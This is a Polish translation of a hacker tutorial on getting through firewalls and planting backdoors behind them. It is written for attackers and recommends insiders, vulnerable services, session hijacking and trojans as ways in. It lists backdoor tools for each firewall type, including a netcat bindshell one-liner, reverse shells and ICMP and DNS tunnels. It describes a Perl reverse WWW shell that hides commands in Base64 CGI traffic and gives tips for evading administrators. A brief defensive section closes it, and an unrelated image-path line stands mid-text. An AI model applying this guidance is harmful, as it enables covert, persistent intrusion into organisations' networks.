PORADNIKI

Jak umieścić backdoor'y za firewall'em

Opiszę tu możliwości umieszczenie backdoor'ów za różnymi architekturami firewall'i. Jednak, można to zastosować do innych środowisk, opisujących jak zhackować dostęp do systemu. Hackerzy często chcą uzyskać dostęp do systemów jakie chcą spenetrować nawet w obliczu przeszkód takich jak nowe firewall'e i poprawione słabości. Aby to uzyskać, atakujący muszą zainstalować tyle drzwi które
a) robią swoją robotę
b) nie są łatwe wykrywalne
Rodzaje koniecznych backdoor'ów zależą od użytej architektury firewall'a

ARCHITEKTURA FIREWALL'A

Są dwie podstawowe architektury firewall'a a każa z nich ma ulepszoną wersję

FILTR PAKIETÓW:

Jest to host lub router który sprawdza każy pakiet pod kątem zezwolenia / zablokowania przed wypuszczeniem ich do porawnego interfejsu. Jest bardzo prosty jeden, któy moze filtrować z hosta pochodzenia, hosta przeznaczenia i portu przeznaczenia, jak również dobry, który może również decydować w oparciu o przychodzący interfejs, port źródłowy ,dzień / czas i pewne tcp lub flagi ip. Może to być prosty router tj. Cisco lub maszyna z Linuksem z aktywnym firewallingiem (ipfwadm)

FILTRY STATEFUL:

Jest to ulepszona wersja pakietu filtru. Jest to to samo sprawdzanie pod kątem tablicy zasad i tylko ścieżek, jeśli są dozwolone, ale również śledzi stan inforamcji takich jak sekwencja liczb TCP. Należy uważać na protokoły aplikacji, które pozwalają na sztuczki takie jak otwieranie tylko portówc dla sieci wewnętrznych dla kanałów danych ftp które były określone w dozwolonej sesji ftp. Filtry te mogą (bardziej lub mniej) otrzymywać pakiety UDP (dla DNS i RPC) bezpiecznie przez firewall. (Jest tak ponieważ UDP jest protokołem niezależnym. I jest dużo trudniejszy dla usług RPC) Może to być wielka maszyna OpenBSD z oprogramowaniem filtra ip, Cisco Pix, Watcgguard lub (nie)sławny Checkpoint FW-1

PROXY / BRAMY NA POZIOMIE ŁĄCZA:

Proxy jako host firewlla jest prostym dowolnym serwerem, który nie ma aktywowanego routingua zamiast tego ma zainstalowane oprogramowanie proxy.

BRAMY APLIKACYJNE:

Jest to ulepszona wersja proxy. Podobnie jak proxy, dla każdej apliakcji która powinna przejść przez firewall, oprogramowanie musi być zainstalowane i uruchamiane dla proxy. Jednakże, brama apliakcyjna jest sprytna i sprawdza każde zapytanie i odpowiedź, tzn. wychodzące ftp może tylko ściągać dane ale nie uploadować, i że dane nie mają wirusów, żadne buffer overflow nie jest genrowane w odpowiedzi. Można argumentować ,że squid bramą apliakcji, ponieważ robi wiele sprawdzeń poprawności i pozwala ci na filtrowanie ale nie było zaprogramowane dla tej instalacji w bezpiecznym środowisku i jeszcza ma / miał błędy zabezpieczeń. Dobrym przykładem darmowego zestawu tego rodzaju jest firewall TIS (fwtk).

Wiekszość firewalli sprzedawanych na rynku są firewall'ami hybrydowymi, co oznacza ,że mają zaimplementowany więcej niż jeden typ; na przykład IBM Firewall jest prostym filtrem pakietów z gniazdami i kilkoma proxy. Nie będę mówił który firewall jest, ponieważ nie jest to teskt o

firewalla, ale powiedzmy :bramy apliakcji są o wile bardziej bezpiecznymi firewallami.

ZACZYNAMY

Zanim powiem o tym jaki backdoor jest najlepszy dla jakiej architektury firewalla powinienem rzucić trochę światła na to jak przedostać się przez firewall za pierwszym razem. Zwróć uwagę ,ze przejście przez firewall nie jest rzeczą typu podłącz i używaj dla script-kiddies, musi być to ostrożnie zaplanowane i wykonane.
Cztery główne możliwości:

OSOBA WEWNĄTRZ:

Jest to ktoś wewnątrz firmy (ty, twoja dziewczyna / chłopak) kto zainstalowała backdoor. To oczywiście najprostszy sposób.

WRAŻLIWE USŁUGI:

Prawie wszystkie sieci oferują pewien rodzaj usług, takich jak poczta przychodząca, WWW lub DNS. Mogą być samym hostem firewall, hostem w DMZ (tuL strefa przed firewallem, często nie chroniona przez firewall) lub maszyna wewnętrzna. Jeśli atakujący może odkryć dziurę w jednej z tych usług, ma dużą szansę na uzyskanie tego co chce.Ludzie za firewallem czasami pracują na maszynach zewnętrznych. Jeśli atakujący może je zhackować, może spowodować poważne szkody takie jak wiele ataków X jeśli ofiara używa go przez X-relay lub sshd. Atakujący może również wysłać fałszywe odpowiedzi ftp na przpełnienie bufora w oprogramowaniu klienta ftp, zastąpić obrazek gif na serwerze takim który zawiesi przeglądarkę i wykonać jakieś polecenie. Przy tym mamy wiele możliwości ale potrzebna jest wiedza o firmie. Jednakże, zewnętrzne serwery sieciowe firmy są zazwyczaj dobrym startem. Niektóre firewalle sąskonfigurowane tak aby zezwalały na przychodzącą sesję telnet z jakichś maszyn, więc każdy może je sniffować i je pobrać.

PRZECHWYTYWANIE POŁĄCZEŃ:

Wiele firm uważa że jeśli pozwala na przychodzący telnet z jakimś rodzajem bezpiecznego uwierzytelniania takim jak SecureID , jest ona bezpieczna. Każdy może przejąć to po uwierzytelnieniu i pobrać ją... Inny sposób użycia przejęcia połączeń jest zmodyfikowan odpowiedź w implementacji protokołu dla wygenrowania przepełnienia buforu.

KONIE TROJAŃSKIE:

Dzięki koniom trojańskim można zrobić wiele rzeczy. Może to być plik gzip, który generuje przepełnienie buforu(cóż, potrzebny stary gzip), plik tar, który manipuluje ~/.logout dla wykonania czegokolwiek, lub lub plik wykonywalny lub kod źródłowy, który był zmodyfikowany dla uzyskania czegoś przez hackera.

UMIESZCZANIE TYLNYCH DRZWI

Inteligntny hacker nie próbuje umieszczać wstawiać tylnych drzwi na mszynach w segmencie firewalli, ponieważ maszyny te są zazwyczaj regularnie monitorowane i sprawdzane. Wewnętrzne maszyny które zazwyczaj są niechronione i bez częstego administrowania i kontroli zabezpieczeń. Treraz będę mówił o pomysłah tylnych drzwi, które mogą być zaimplementowane. Zauważ ,że programy które będą / były uruchomione na filtrach stateful oczywiście będą działać również z normalnym filtrem pakietów, tak samo dla proxy. Pomysł na tylne drzwi bramy apliakcji będzie

działał dla dowolnej architektury. Niektóre z nich są "aktywne" inne "pasywne". "Aktywne" tylne drzwi są tymi, które mogą być używane przez hackera kied tylko sobie życzy, "pasywne" są wyzwalane same przez czas / zdarzenie, więc atakujący musi czekać na to co się wydarzy.

FILTRY PAKIETU:

Trudno znaleźć tylne drzwi, które przechodzą przez nie,ale nie działają dla każdego. Kilka które pamiętam to:
a) ack – telnet. Działa jak normalny telnet / telnetd z wyjątkiem tego ,że nie działa z normalną wymianą potwierdzeń / protokole tcp ale używa tylko pakietu TCP ACK. Ponieważ wygląda jak one, należy już do znanych (i dozwolonych) połączeń; są dozwolone. To może być łatwe do kodowania z spoofit.h projektu Coder'a Spoofit.
b) Locki z Phrack 49/51 może być użyty również do założenia tunelu z pakietami icmp echo/reply. Ale musi być wykonane kodowanie.

c) Ostatni ale nie najmniejszy, większość "systemów firewalli" tylko z przesiewaniem routera / firewalla pozwala dowolnym połączeniom przychodzącym tcp przechodzić z portu źródłowego 20 do wyższego portu (>1023) zezwalając (nie pasywnemu) protkołowi ftp na działanie/ "netcat" -p 20 target port-of-bindshell" jest najszybszym rozwiązaniem do tego

FILTRY STATEFUL:

Tu hacker musi użyć programów, które inicjują połączenie z sieci zabezpieczonej do jego własnego zewnętrznego serwera. Jest wiele których może użyć:

aktywne:

tunnel z Phrac 52
ssh z opcją -R (dużo lepszy niż tunnel... jest legalnym programem na komputer i do szyfrowania strumienia danych)

pasywne:

netcat kompilowany z opcją wykonania i uruchamiany z opcją time do połączenia z maszyną hackera
reverse_shell z pakietu thc-uht1.tgz robi to samo

PROXY / BRAMY NA POZIOMIE ŁĄCZA:

Jeśli gniazda są w użyciu w firewallu ktoś może użyć wszystkich tych rzeczy do filtra stateful i je "socksify" .

BRAMY APLIKACJI:

Teraz przejdziemy do ciekawych rzeczy. Te zwierzaki mogą być inteligentne więc konieczny jest pomyślunek

aktywne:

umieszczenie (zastąpienie) skryptu cgi na serwerze WWW firmy, który pozwala\ na zdolny dostęp. Jest to mało prawdopodobne ponieważ rzdko serwer WWW jest w sieci, nie monitorowany / sprawdzany / audytowany z internetu. Mam nadzieję ,że nikt nie potrzebuje przykładu czegoś takiego.
(zastąpienie) usługi/binariów w firewallu. Jest to niebezpieczne ponieważ są one audytowane regularnie i czasami stale sniffowane.

Ładowanie ładowalnych modułów do jadra firewalla z ich ukryciem i daniem dostępu do jego modułu głównego. Najlepsze rozwiązanie dla aktywnych backdoorów ale jeszcze bardziej niebezpieczne

pasywne:


E@mail – konto email/ program pocztowy / czytnik jest skonfigurowany w taki sposób,że wyciąga ukryte polecenia w emailu i wysyła je z powrotem z danymi wejsciowymi jeśli są chciane / konieczne

WWW – ciężka rzecz. Demon w wewnętrznej maszynie wykonuje żądanie http do internetu, ale żądania są w rzeczywistości odpowiedziami poleceń które były wydane przez fałszywy serwer www w odpowiedzi http

DNS – ta sam koncepcja jak powyżej z zapytaniami i odpowiedziami DNS.Wadą jest to ,że nie może przenosić dużo danych.

PRZYKŁAD TYLNYCH DRZWI: ODWRACANIE POWŁOKI WWW

Ten backdoor powinien działać przez dowolny firewall, który ma zasady bezpieczeństwa pozwalające użytkownikom serfować po WWW po informacje dla dobra i korzyści firmy. Dla lepszego zrozumienia spójrz na poniższy rysunek i spróbuj zapamiętać



Cóż, program jest uruchoiony na hoście wewnętrznym, który uruchamia potomka codziennie o specjalnym czasie. Dla firewalla ten potomek działa jak użytkownik, używając klienta przeglądarki do serfowania po internecie. W rzeczywistości ten potomek wykonuje powłokę lokalną i łączy się z serwerem hackera w internecie przez legitymizowane lustrzane żądanie http i wysyła gotowy sygnał. Legitymizowana lustrzana odpowiedź serwera ww hackera to w rzeczywistości polecenia potomka wykonywane na maszynie w lokalnej powłoce. Cały ruch będzie konwertowany (nie nazywam tego "szyfrowaniem", nie jestem Microsoft) w Base64 jako strukturę i podany jako wartość dla łańcucha cgi dla zapoieżeniu buforowaniu.

Przykład połączenia:

Slave

GET /cgi-bin/order?M5mAejTgZdgYOdgIO0BqFfVYTgjFLdgxEdb1He7krj HTTP/1.0

Master odpowiada

g5mAlfbknz

GET wewnętrznego hosta (SLAVE) jest tylko poleceniem zgłoszenia powłoki, odpowiedź jest kodowana poleceniem "ls" hackera z zewnętrznego serwera (MASTER). Pewne sztuczki:

SLAVE próbuje dziennego połączenia o określonym czasie do MASTERA; potoemk jest tworzony ponieważ jeśli powłoka zawiesza się bez względu na przyczynę, możesz sprawdzić i naprawić

następnego dnia; jeśli administratorzy widzą połączenie do serwera hackera i łaczy się z nim widzi po prostu złamany serwer WWW ponieważ jest Token (Hasło) w zakodowanym żądaniu GET cgi; Proxy WWW jest obsługiwane; program maskuje to nazwą w listingu procesu...
Najlepsze ze wszystkiego: program master i slave to tylko jedne 260 liniowy plik perl.. Użycie jest proste: edytujemy rwwwshell.pl dla poprawnych wartości, wykonujemy "rwwwshell.pl" na MASTER przed czasem w którym slave próbuje się połączyć. Cóż, dlaczego kodować w perlu?
a) to bardzo szybki kod
b) jest wysoce przenośny
c) lubię go
Jeśli chcesz użyć go w systemie, który nie ma zainstalowanego perla, wyszukaj podobnej maszyny z zainstalowanym perlem, pobierz kompilator a3 z archiwum CPAN perla i skompiluj go binarnie. Przenieś do na twoją docelową maszynę i uruchom go tam.

BEZPIECZEŃSTWO

Teraz interesujące pytanie jak bezpieczny firewall odrzuci / wykryje to. Powinno być jasne ,że potrzeba surowego firewall bramy apliakcji ze ścisłymi zasadami. email powinien być umieszczony na centralnym serwerze pocztowym, a analiza DNS tylko robiona na proxy WWW/FTP a dostęp do WWW tylko po uprzedniej autoryzacji proxy. Jednak to nie wszystko. Atakujący może zodyfikować czytnik poczty dla wykonania poleceń wyodrębnionych z zaszyfrowanego X-Haeders lub implementuje uwierzytelnienie http do odwróconej powłoki www (to proste) Również regularne sprawdzenie logów/bufora DNS i WWW dobrymi narzędziami może być pokonane przez przełączanie zewnętrznych serwerów co 3 -20 wywołań lub użycie aliasów. Bezpiecznym rozwiązaniem byłoby utworzenie drugiej sieci, która jest podłączona do Internetu, a prawdziwa trzymana oddzielnie – ale powiedz to pracownikom... Dobry firewall to duża poprawa, ale również może być pomocny System Wykrywania Włamań (IDS). Ale nic nie może powstrzymać wyspecjalizowanego napastnika